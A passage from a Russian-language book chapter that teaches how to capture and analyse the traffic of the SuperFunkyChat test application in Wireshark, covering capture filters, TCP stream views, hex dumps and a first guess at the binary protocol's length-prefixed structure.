ChatClient также поддерживает несколько других команд, каждая из которых начинается с прямой косой черты (`/`), как подробно показано в таблице 5-1.

Таблица 5-1. Команды приложения ChatClient

Команда	Описание
`/quit [message]`	Завершить работу клиента с необязательным сообщением.
`/msg user message`	Отправить сообщение определённому пользователю.
`/list`	Вывести список других пользователей системы.
`/help`	Вывести справочную информацию.

Теперь всё готово для формирования трафика между клиентами и сервером SuperFunkyChat. Начнём анализ с перехвата и исследования трафика в Wireshark.

Краткий курс анализа с помощью Wireshark

В главе 2 я познакомил вас с Wireshark, но не стал подробно объяснять, как использовать его для анализа, а не только для перехвата трафика. Поскольку Wireshark является очень мощным и многофункциональным инструментом, здесь я затрону лишь малую часть его возможностей. При первом запуске Wireshark в Windows должно появиться окно, подобное показанному на рисунке 5-1.




Рисунок 5-1. Главное окно Wireshark в Windows

В главном окне можно выбрать интерфейс для перехвата трафика. Чтобы перехватывать только нужный для анализа трафик, необходимо настроить некоторые параметры интерфейса. Выберите в меню **Capture > Options**. Откроется диалоговое окно параметров, показанное на рисунке 5-2.




Рисунок 5-2. Диалоговое окно Wireshark Capture Interfaces

Выберите сетевой интерфейс для перехвата трафика, показанный в точке 1. Поскольку мы используем Windows, выберите **Local Area Connection**, основное соединение Ethernet; трафик **Localhost** нельзя легко перехватить. Затем задайте фильтр перехвата в точке 2. В данном случае мы указываем фильтр `ip host 192.168.10.102`, чтобы ограничить перехват трафиком, направленным IP-адресу `192.168.10.102` или исходящим от него. (Используемый IP-адрес принадлежит серверу чата. Измените его в соответствии со своей конфигурацией.) Нажмите кнопку **Start**, чтобы начать перехват.

Формирование сетевого трафика и перехват пакетов

Основной подход к анализу пакетов состоит в формировании как можно большего объёма трафика целевого приложения, чтобы повысить вероятность обнаружения различных структур протокола. Например, в листинге 5-4 показан один сеанс ChatClient для пользователя `alice`.

```
# alice - Session
> Hello There!
< bob: I've just joined from borax
< bob: How are you?
< bob: This is nice isn't it?
< bob: Woo
< Server: 'bob' has quit, they said 'I'm going away now!'
< bob: I've just joined from borax
< bob: Back again for another round.
< Server: 'bob' has quit, they said 'Nope!'
> /quit
< Server: Don't let the door hit you on the way out!
```

Листинг 5-4. Один сеанс ChatClient пользователя alice

А в листингах 5-5 и 5-6 показаны два сеанса пользователя bob.

```
# bob - Session 1
> How are you?
> This is nice isn't it?
> /list
< User List
< alice - borax
> /msg alice Woo
> /quit
< Server: Don't let the door hit you on the way out!
```

Листинг 5-5. Первый сеанс ChatClient пользователя bob

```
# bob - Session 2
> Back again for another round.
> /quit Nope!
< Server: Don't let the door hit you on the way out!
```

Листинг 5-6. Второй сеанс ChatClient пользователя bob

Мы запускаем для bob два сеанса, чтобы перехватить события подключения или отключения, которые могут происходить только между сеансами. В каждом сеансе угловая скобка вправо (>) обозначает команду, вводимую в ChatClient, а угловая скобка влево (<) - ответы сервера, записываемые в

консоль. Вы можете выполнять команды клиента из каждого такого сеанса перехвата, чтобы воспроизвести остальные результаты этой главы для анализа.

Теперь вернитесь к Wireshark. Если программа настроена правильно и привязана к нужному интерфейсу, должны начать появляться перехваченные пакеты, как на рисунке 5-3.




Рисунок 5-3. Перехваченный трафик в Wireshark

После выполнения примеров сеансов остановите перехват, нажав выделенную кнопку **Stop**, и при желании сохраните пакеты для дальнейшего использования.

Базовый анализ

Рассмотрим перехваченный трафик. Чтобы получить обзор обмена, происходившего во время перехвата, воспользуйтесь пунктами меню **Statistics**. Например, выберите **Statistics > Conversations**. Должно появиться новое окно, отображающее взаимодействия высокого уровня, например сеансы TCP, как окно **Conversations** на рисунке 5-4.




Рисунок 5-4. Окно Wireshark Conversations

Окно **Conversations** показывает в перехваченном трафике три отдельных взаимодействия TCP. Мы знаем, что клиентское приложение SuperFunkyChat использует порт 12345, поскольку видим три отдельных сеанса TCP, исходящих от порта 12345. Эти сеансы должны соответствовать трём клиентским сеансам, показанным в листингах 5-4, 5-5 и 5-6.

Чтение содержимого сеанса TCP

Чтобы просмотреть перехваченный трафик одного взаимодействия, выберите его в окне **Conversations** и нажмите кнопку **Follow Stream**. Должно появиться новое окно, отображающее содержимое потока в виде текста ASCII, как показано на рисунке 5-5.




Рисунок 5-5. Отображение содержимого сеанса TCP в представлении Wireshark Follow TCP Stream

Данные, которые невозможно представить символами ASCII, Wireshark заменяет одной точкой. Но даже с такой заменой ясно, что значительная часть данных передаётся открытым текстом. При этом сетевой протокол явно не является исключительно текстовым, поскольку управляющая информация для данных представлена непечатными символами. Текст виден только потому, что основное назначение SuperFunkyChat - отправка текстовых сообщений.

Входящий и исходящий трафик сеанса Wireshark показывает разными цветами: исходящий розовым, а входящий синим. В сеансе TCP исходящий трафик идёт от клиента, который инициировал сеанс, а входящий - от TCP-сервера. Поскольку мы перехватили весь трафик к серверу, рассмотрим другое взаимодействие. Чтобы сменить его, установите для номера **Stream**, отмеченного цифрой 1 на рисунке 5-5, значение 1. Теперь должно быть видно другое взаимодействие, например подобное показанному на рисунке 5-6.




Рисунок 5-6. Второй сеанс TCP другого клиента

Сравните рисунок 5-6 с рисунком 5-5: подробности двух сеансов различаются. Некоторый текст, отправленный клиентом на рисунке 5-6, например `How are you?`, показан как полученный сервером на рисунке 5-5. Далее мы попытаемся определить назначение двоичных частей протокола.

Определение структуры пакетов по шестнадцатеричному дампу

На этом этапе нам известно, что исследуемый протокол, по-видимому, частично двоичный, а частично текстовый. Следовательно, одного просмотра печатного текста недостаточно для определения всех структур протокола.

Чтобы углубиться в анализ, вернитесь к представлению Wireshark **Follow TCP Stream**, показанному на рисунке 5-5, и выберите в раскрывающемся списке **Show and save data as** пункт **Hex Dump**. Теперь поток должен выглядеть примерно как на рисунке 5-7.




Рисунок 5-7. Представление потока Hex Dump

Представление **Hex Dump** содержит три столбца информации. Самый левый столбец, отмеченный цифрой 1, показывает байтовое смещение в потоке для определённого направления. Например, байт со смещением 0 является первым байтом, отправленным в этом направлении, байт со смещением 4 - пятым, и так далее. Средний столбец, отмеченный цифрой 2, отображает байты в виде шестнадцатеричного дампа. Правый столбец, отмеченный цифрой 3, содержит представление ASCII, которое мы уже видели на рисунке 5-5.

Просмотр отдельных пакетов

Обратите внимание, как различается длина блоков байтов в среднем столбце на рисунке 5-7. Снова сравните его с рисунком 5-6: за исключением разделения по направлениям все данные на рисунке 5-6 выглядят как один непрерывный блок. На рисунке 5-7, напротив, данные могут выглядеть как несколько блоков по 4 байта, затем блок из 1 байта и, наконец, гораздо более длинный блок, содержащий основную группу текстовых данных.

В Wireshark мы видим отдельные пакеты: каждый блок представляет собой один пакет, или сегмент, TCP, который может содержать лишь 4 байта данных. TCP является потоковым протоколом, а значит, при чтении и записи данных в сокет TCP между последовательными блоками нет настоящих границ. Однако с физической точки зрения настоящего потокового транспортного сетевого протокола не существует. Вместо этого TCP отправляет отдельные пакеты, состоящие из заголовка TCP со сведениями вроде номеров исходного и целевого портов, а также самих данных.

Фактически, если вернуться в главное окно Wireshark, можно найти пакет, подтверждающий, что программа отображает отдельные пакеты TCP. Выберите **Edit > Find Packet**, и в главном окне появится дополнительное раскрывающееся меню, как на рисунке 5-8.




Рисунок 5-8. Поиск пакета в главном окне Wireshark

Найдём первое значение на рисунке 5-7, строку `BINX`. Для этого заполните параметры **Find**, как показано на рисунке 5-8. Первое поле выбора указывает, где искать в перехваченных пакетах. Выберите поиск в **Packet bytes**, отмеченный цифрой 1. Во втором поле оставьте **Narrow & Wide**, что означает поиск как строк ASCII, так и Unicode. Также не устанавливайте флажок **Case sensitive**,

а в третьем раскрывающемся меню укажите поиск значения **String**, отмеченного цифрой 2. Затем введите искомое строковое значение `BINX`, отмеченное цифрой 3. Наконец, нажмите кнопку **Find**. Главное окно должно автоматически прокрутиться к первому найденному Wireshark пакету со строкой `BINX` и выделить его в точке 4. В среднем окне, отмеченном цифрой 5, должно быть видно, что пакет содержит 4 байта, а в нижнем окне показаны необработанные данные, подтверждающие нахождение строки `BINX` в точке 6. Теперь мы знаем, что представление **Hex Dump**, которое Wireshark показывает на рисунке 5-8, отражает границы пакетов, поскольку строка `BINX` находится в отдельном пакете.

Определение структуры протокола

Чтобы упростить определение структуры протокола, разумно рассматривать только одно направление сетевого обмена. Например, посмотрим лишь исходящее направление, от клиента к серверу, в Wireshark. Вернувшись к представлению **Follow TCP Stream**, выберите **Hex Dump** в раскрывающемся списке **Show and save data as**. Затем в раскрывающемся меню, отмеченном цифрой 1 на рисунке 5-9, выберите направление трафика от клиента к серверу на порту `12345`.




Рисунок 5-9. Шестнадцатеричный дамп только исходящего направления

Нажмите кнопку **Save as...**, чтобы скопировать шестнадцатеричный дамп исходящего трафика в текстовый файл для удобного исследования. В листинге 5-7 показан небольшой фрагмент этого трафика, сохранённого как текст.

```
00000000  42 49 4e 58                                       BINX [1]
00000004  00 00 00 0d                                       .... [2]
00000008  00 00 03 55                                       ...U [3]
0000000C  00                                                   . [4]
0000000D  05 61 6c 69 63 65 04 4f  4e 59 58 00              .alice.ONYX. [5]
00000019  00 00 00 14                                       ....
0000001D  00 00 06 3f                                       ...?
00000021  03                                                   .
00000022  05 61 6c 69 63 65 0c 48  65 6c 6c 6f 20 54 68 65  .alice.Hello The
00000032  72 65 21                                          re!
--snip--
```

Листинг 5-7. Фрагмент исходящего трафика

Исходящий поток начинается с четырёх символов `BINX` [1]. Эти символы больше нигде в оставшейся части потока данных не повторяются, а при сравнении разных сеансов в начале потока

всегда обнаруживаются те же четыре символа. Если бы этот протокол был мне незнаком, на данном этапе интуиция подсказала бы, что это магическое значение, которое клиент отправляет серверу, чтобы сообщить: с ним взаимодействует допустимый клиент, а не какое-то другое приложение, случайно подключившееся к TCP-порту сервера.

Далее в потоке передаётся последовательность из четырёх блоков. Блоки в точках [2] и [3] имеют длину 4 байта, блок в точке [4] - 1 байт, а блок в точке [5] длиннее и содержит преимущественно читаемый текст. Рассмотрим первый 4-байтовый блок в точке [2]. Может быть, он представляет небольшое число, например целое значение `0xD`, или 13 в десятичной системе?

Вспомните обсуждение шаблона "тег, длина, значение" (Tag, Length, Value, TLV) в главе 3. TLV - очень простой шаблон, в котором каждый блок данных ограничивается значением, представляющим длину следующих за ним данных. Этот шаблон особенно важен для потоковых протоколов, например работающих поверх TCP, поскольку без него приложение не знает, сколько данных ему необходимо прочитать из соединения для обработки протокола. Если предположить, что первое значение является длиной данных, совпадает ли эта длина с длиной оставшейся части пакета? Давайте выясним.

Подсчитайте общее количество байтов в блоках [2], [3], [4] и [5], которые, по-видимому, образуют один пакет. Получится 21 байт - на восемь больше ожидаемого значения 13 (целого значения `0xD`). Возможно, поле длины не учитывает собственную длину. Если исключить блок длины, составляющий 4 байта, получится 17 - на 4 байта больше требуемой длины, но уже ближе. За предполагаемой длиной следует ещё один неизвестный 4-байтовый блок в точке [3]; возможно, он тоже не учитывается. Конечно, строить предположения легко, но факты важнее, поэтому проведём несколько проверок.

Проверка наших предположений

На этом этапе подобного анализа я перестаю всматриваться в шестнадцатеричный дамп, поскольку это не самый эффективный подход. Один из способов быстро проверить правильность наших предположений - экспортировать данные потока и написать простой код для разбора структуры. Позднее в этой главе мы напишем код для Wireshark, чтобы проводить все проверки в графическом интерфейсе, а пока реализуем код на Python для командной строки.

Чтобы передать данные в Python, можно было бы добавить поддержку чтения файлов перехвата Wireshark, но пока мы просто экспортируем байты пакетов в файл. Чтобы экспортировать пакеты из диалогового окна, показанного на рисунке 5-9, выполните следующие действия:

1. В раскрывающемся меню **Show and save data as** выберите **Raw**.
2. Нажмите **Save As**, чтобы экспортировать исходящие пакеты в двоичный файл с именем `bytes_outbound.bin`.

Нам также нужно экспортировать входящие пакеты, поэтому переключитесь на входящее направление обмена и выберите его. Затем сохраните необработанные входящие байты, выполнив предыдущие действия, но назовите файл `bytes_inbound.bin`.

Теперь воспользуйтесь в командной строке инструментом XXD или аналогичным средством, чтобы убедиться, что данные успешно сохранены, как показано в листинге 5-8.

```
